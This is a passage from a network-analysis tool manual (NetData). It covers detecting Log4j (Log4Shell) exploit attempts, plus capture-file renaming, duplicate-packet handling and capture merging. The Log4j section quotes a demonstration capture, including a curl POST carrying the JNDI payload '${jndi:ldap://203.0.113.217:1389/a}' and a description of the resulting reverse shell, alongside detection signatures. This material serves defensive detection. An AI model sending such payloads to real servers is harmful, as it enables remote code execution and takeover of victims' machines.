


28.7 SQL Structured Display Tool

SQL statements are often deliberately stripped of formatting characters to save space, but are then difficult to read. This tool, 'Display Structure of SQL Statement…', accepts a SQL statement in any form and displays it in NetData's structured tree form, in a new window.



SQL statements are often deliberately stripped of formatting characters to save space, but are then difficult to read. This tool displays a statement's structure in the form of a tree, as it will do for any SQL statement found in network traffic.



28.8 Identifying Log4j Vulnerability Exploits

Log4j, an Apache Java-based logging software library, is widely used in a variety of consumer and enterprise services, web sites and applications under various operating systems. It was found in November 2021 to have a dangerous security vulnerability that would allow externally-sourced code to be executed in a target machine and reveal data within that machine.

Common exploits take advantage of web servers that use Log4j to log such HTTP headers as User-Agent and invoke a Log4j lookup command such as `${env:TEMPORARY_SESSION_TOKEN}` that inserts environment information into the logging output.

With a feature of the Java runtime called JNDI, for *Java Naming and Directory Interface*, Log4j lookup commands wrapped in `${…}` sequences can not only do simple string replacements, but also perform live runtime lookups, starting with an LDAP or DNS query, to arbitrary servers. If the returned data contains executable code the result is remote code execution (RCE), and if the code creates a reverse shell by opening a connection with the attacker's machine, the attacker can gain full control of the victim. Such an exploit is demonstrated in a video by Sake Blok at


https://lnkd.in/ekJQEbzj


and its accompanying capture file at

https://syn-b.it/log4shell

Web servers and other software can be made secure by upgrading to the latest Log4j version or setting configuration commands that disable the lookup functions.

NetData can be configured to identify exploit attempts by searching for exploit signatures such as `JNDI` or `${` in HTTP request headers and bodies. The search targets are entered in a control in the menu of Miscellaneous Decoding Parameters on the Decoding page of controls:





Multiple search targets are separated by commas. If NetData finds one of the search targets during analysis it records the occurrence and its context in the database as a network event. These events can

then be marked on performance and timing charts with coloured vertical lines. In the window of event filters these events belong to the category of security warnings.

NetData searches for Log4j exploit attempts by default and the searches can be disabled by clearing the above control.

Log4j exploits may be detected in other ways: by LDAP or DNS queries to foreign servers; by the download of executable code from a foreign server; and by the presence of connections carrying unknown or unexpected traffic. Such behaviour is bound to be visible in NetData's dialogue chart and its supporting tables.

NetData detects the download of the code of any Java class and records it as a network event in the category of security warnings. Detection depends on any one of three criteria: the word 'class' in the URL; a content type of 'java-vm'; or the first four bytes of the downloaded file (CAFEBABEh)

The demonstration capture file generated the following table of events which were also marked on the timing chart by vertical stripes:

Start	Category	Description	Plot	Type	Frame
10:10:18.044279	Comment	FIrst request from the attack server using curl:^^curl 'http://victim.syn-bit.lab:8080/login' -X ...	Yes		4
10:11:17.761796	Comment	Second request, now including a dummy JNDI command to see whether the log4j library wo...	Yes		14
10:11:17.761796	Key text	Log4j exploit in body: ${jndi:ldap://203.0.113.217}	Yes	HTTP	14
10:11:17.83239	TCP Conn	connection to port 389 refused	No	LDAP	17
10:11:17.832394	Comment	The ${jndi:ldap://203.0.113.217} was parsed and log4j tries to open a LDAP connection to t...	Yes		16
10:14:52.667457	Comment	Third request to the victim, containing the attack string:^^curl http://victim.SYN-bit.lab:8080...	Yes		26
10:14:52.667457	Key text	Log4j exploit in body: ${jndi:ldap://203.0.113.217:1389/a}	Yes	HTTP	26
10:14:52.717704	Comment	First phase of the attack, log4j uses LDAP to retrieve a reference to a Java class to downloa...	Yes		28
10:14:53.004045	Comment	Second phase of the attack, log4j downloads the Exploit code	Yes		44
10:14:53.005032	JavaDnload	Java class download: application/java-vm Exploit.class (CAFEBABEh)	Yes	HTTP	47
10:14:53.089953	Comment	Third phase of the attack, log4j executed the Exploit Java class and opened a reverse shell...	Yes		52


After an exploit has been successful a compromised machine may be detected on the network only by the presence of a connection supporting what is known as a *reverse shell*. Such a connection is initiated by the victim to the attacker's machine and allows the attacker to control the victim by issuing operating-system commands.

NetData detects shell and reverse-shell connections for which all command and response messages use only ASCII code. If the traffic capture doesn't include the initial exploit and the setup for the shell connection, NetData can't reliably tell whether a shell is operating in reverse. In those circumstances NetData assumes that the connection was initiated from an ephemeral port with a number higher than the configured server port. In either case the presence of any type of shell should be treated as suspicious.

The chart below displays all the elements of the successful exploit demonstrated by Sake Block.

The process began with an HTTP Post containing the Log4j exploit (on the pale-blue socket bands). The victim then conducted an LDAP query for a reference to a Java class (pale-pink bands) and an HTTP Get to download the specified class (pale-green bands). The victim finished by opening a reverse shell for the attacker to issue commands to the victim (grey bands).

The four blue vertical stripes carry explanatory comments attached to particular packets in the capture file, the violet stripe indicates the frame carrying the Log4j exploit detected by NetData, and the purple stripe indicates the frame conveying the downloaded class.


Copyright Measure IT
Packet Timing
Server packets appear in a socket 4 units above client packets on y-scale.
Packets in different connections appear in successively higher sockets.
A packet's height within a socket band is proportional to its length.
Seconds
0
0.05
0.1
0.15
0.2
0.25
0.3
0.35
0.4
0.45
0.5
0.55
Socket
12
10
8
6
2
server
attacker:9001
connection 153598
revShell/TCP
server
attacker:8000
connection 175232
HTTP/TCP
server
attacker:1389
connection 238658
LDAP/TCP
victim.syn-bit.lab:55602
connection 153598
revShell/TCP
client
victim.syn-bit.lab:56958
connection 175232
HTTP/TCP
client
victim.syn-bit.lab:39010
connection 238658
LDAP/TCP
client
server
victim.syn-bit.lab:8080
connection 151232
HTTP/TCP
Log4j exploit in body: ${jndi:ldap://203.0.113.217:1389/a}
Open Conn: Syn WScale:7 - Ack
Open Conn: Syn WScale:7 - Ack
GET: /Exploit.class--200 application/java-vm
Open Conn: Syn WScale:7 - Ack
LDAP: SearchRequest a--SearchedEntry; SearchDone; result success (0)
Third request to the victim, containing the attack string:^^curl http://victim.SYN-bit.lab:8080/login -X POST --data 'uname=${jndi:ldap://203.0.113.217:1389/a}&password=dummy'
Open Conn
POST: /login; conn half closed--> no resp at end of capture
First phase of the attack, log4j uses LDAP to retrieve a reference to a Java class to download and run.
Java class download: application/java-vm Exploit.class (CAFEBABEh)
Second phase of the attack, log4j downloads the Exploit code
Third phase of the attack, log4j executed the Exploit Java class and opened a reverse shell to the attack-server.
non-data
app header only
data
Syn flag
Final flag
data with Final
clt svc loop-delay
service loop-delay
open conn loop-d
connect request
service time
respnse msg time
Fin-wait state
10:14:52.6
10:14:52.7
10:14:52.8
10:14:52.9
Tuesday 21-Dec
10:14:53
10:14:53.1
NetData Chart (log4j-attack)
32 packets

29 Capture Issues

29.1 Rearranging DumpCap File Names


To investigate any performance issue in an IT system it is at least highly desirable that its network traffic be captured in a period leading up to and during an occurrence of the problem. And if the problem is intermittent it becomes necessary to capture traffic continuously until the problem is reported and then preserve the relevant set of capture files.

Measure IT's program NetCap is designed to facilitate and manage an appropriate *rolling* capture with either Wireshark or DumpCap. DumpCap is included with the Wireshark distribution and is preferred because it is, in fact, the capturing part of the Wireshark program and for a rolling capture the user-interface and packet-analysis functions of Wirehark add an unnecessary burden to the process. NetCap helps to establish the desired command-line parameters, launches and relaunches the sniffer should it ever quit, deletes the oldest capture files to ensure that the designated disk never runs out of space, and assists in preserving a set of capture files within a nominated time range.

DunpCap inserts into capture-file names a sequence number and date- and timestamps before the specified name extension, as in

```
Allegro_00002_20201124225039.pcapng
```

A problem arises if DumpCap is restarted because it will create two or more files with the same sequence number, and, when the files are read in alphabetical order, they won't all be in chronological order as NetData analysis requires. NetData itself can resolve this problem by repositioning the sequence number to follow the timestamp in each file name. This is achieved by conducting a special 'analysis' with the 'Auto run' box checked to process all the relevant files; the 'Add or reposition…' box checked to change file names; and the 'Rename only' box checked to change file names without analysing the files.




If a file name doesn't have a name extension this function extends the name with '.cap'.

After renaming the specified set of capture files NetData updates the name of the capture file at the top of the page of Input controls. However, this may no longer be the first in the sequence of capture filkes and it may have to be replaced by an earlier capture file.

29.2 Editing File Names Before Analysing Capture-File Sequences

NetData can analyse a contiguous sequence of capture files, treating their contents as if they were in a single large file. There is no limit on the size of individual files nor on the number of files. When NetData's database becomes full it is packaged as a separate, complete project database called an *archive* database and placed in a subfolder; NetData then continues analysis with new measurement database files. It may produce any number of archive databases and after analysis can draw charts seamlessly from all the database files acting as a single database.

For proper characterisation of transactions and network abnormalities it is essential that packets be analysed strictly in chronological order. This means that the packets in each capture file must be in order, and that capture files must be processed in the correct order.




To analyse a sequence the Auto-run checkbox must be checked. Analysis begins with the specified capture file and continues with all the capture files in the same folder whose names start with the same string of characters (by default, the first four characters).

In case the packets in files have not been stored chronologically, NetData will reorder the files before analysis if the Reorder box is checked. NetData keeps the reordered files and gives them names with the prefix '*n*_' and the suffix *'_reordered'*.

By default, NetData processes files in the order of their timestamps, but, if files have been copied to another computer, their new timestamps are unlikely to be in chronological order. In these circumstances the solution is to check the alpha-order button. However, to be certain of the correct alphabetical order, the file names should all have the same length, and the order may be upset if names have been modified manually. The order can be checked visually because NetData will process files in the same order as Explorer lists them in alphabetical order.


Erroneous modifications to capture-file names can be corrected, and redundant strings of characters removed, with NetData's file editing tool. This tool is normally used to edit file contents, but searched strings and their optional replacements can be applied to file names by checking the Rename-only box on the Input page. Editing parameters are entered in a group at the bottom of the Statistics page:



29.3 Separating Duplicate Packets into Different Connections


In some monitoring configurations it is possible for the sniffer to record two copies of some packets, before and after they transit a firewall. If the firewall retains the TCP sequence numbers in packets, the copied packets can be regarded as duplicates and NetData can be configured to remove them from analysis. However, if the firewall is like a Cisco ASA and re-randomises TCP Initial Sequence Numbers (ISNs), the first copies of client and server packets will have incompatible TCP sequence numbers. Removal of the second copies has no bearing on the possibility of tracking data-sequence and acknowledgement numbers.

NetData's formula for assigning connection IDs to packets has an option that takes into account a packet's source and destination MAC addresses in such a way that it assigns the packets seen on opposite sides of a firewall to different connections. This scheme refers to a list of the MAC addresses of firewall interfaces, a list that is entered on the Tuning page of controls:



Although this scheme is mandatory for tracking connections whose sequence numbers are translated, it is also useful when the only change is in packet MAC addresses. It avoids duplicates being treated as retransmissions and allows NetData to match packet duplicates with their originals and measure their firewall transit times (see *Finding Matching Packets Within a Capture Sequence*, below).

If the MAC-dependency scheme is not enabled, or no MAC address is listed, NetData will offer to enable the scheme when it encounters a duplicate packet with different MAC addresses. Enabling MAC-dependency changes the assignment of connection IDs to all packets and analysis should be restarted. Even when a new MAC address is added to the list of matched addresses, the first few packets using that address will have been mis-handled and analysis should be restarted.




At the end of analysis, the listed MAC addresses will appear on the Tuning page of controls and they can then be saved on disk with other controls, if not already saved during analysis.

The MAC-dependency scheme can handle any number of firewalls and any number of firewall addresses but packets that enter and leave a firewall through different interfaces will not trigger automatic firewall detection; their firewall addresses must be entered manually.


29.4 Merging Packet Captures During Analysis

NetData is able to merge multiple captures, interleaving packets from different capture files in chronological order, as packets are fed to the analysis engine. Any capture in a merger may be a sequence of contiguous capture files, in either a normal project or a super project with many related captures. Any number of the related captures in a super project may involve merging two or more captures each comprising any number of contiguous capture files.

The sample super project below has three related captures that together require merging with another four captures.



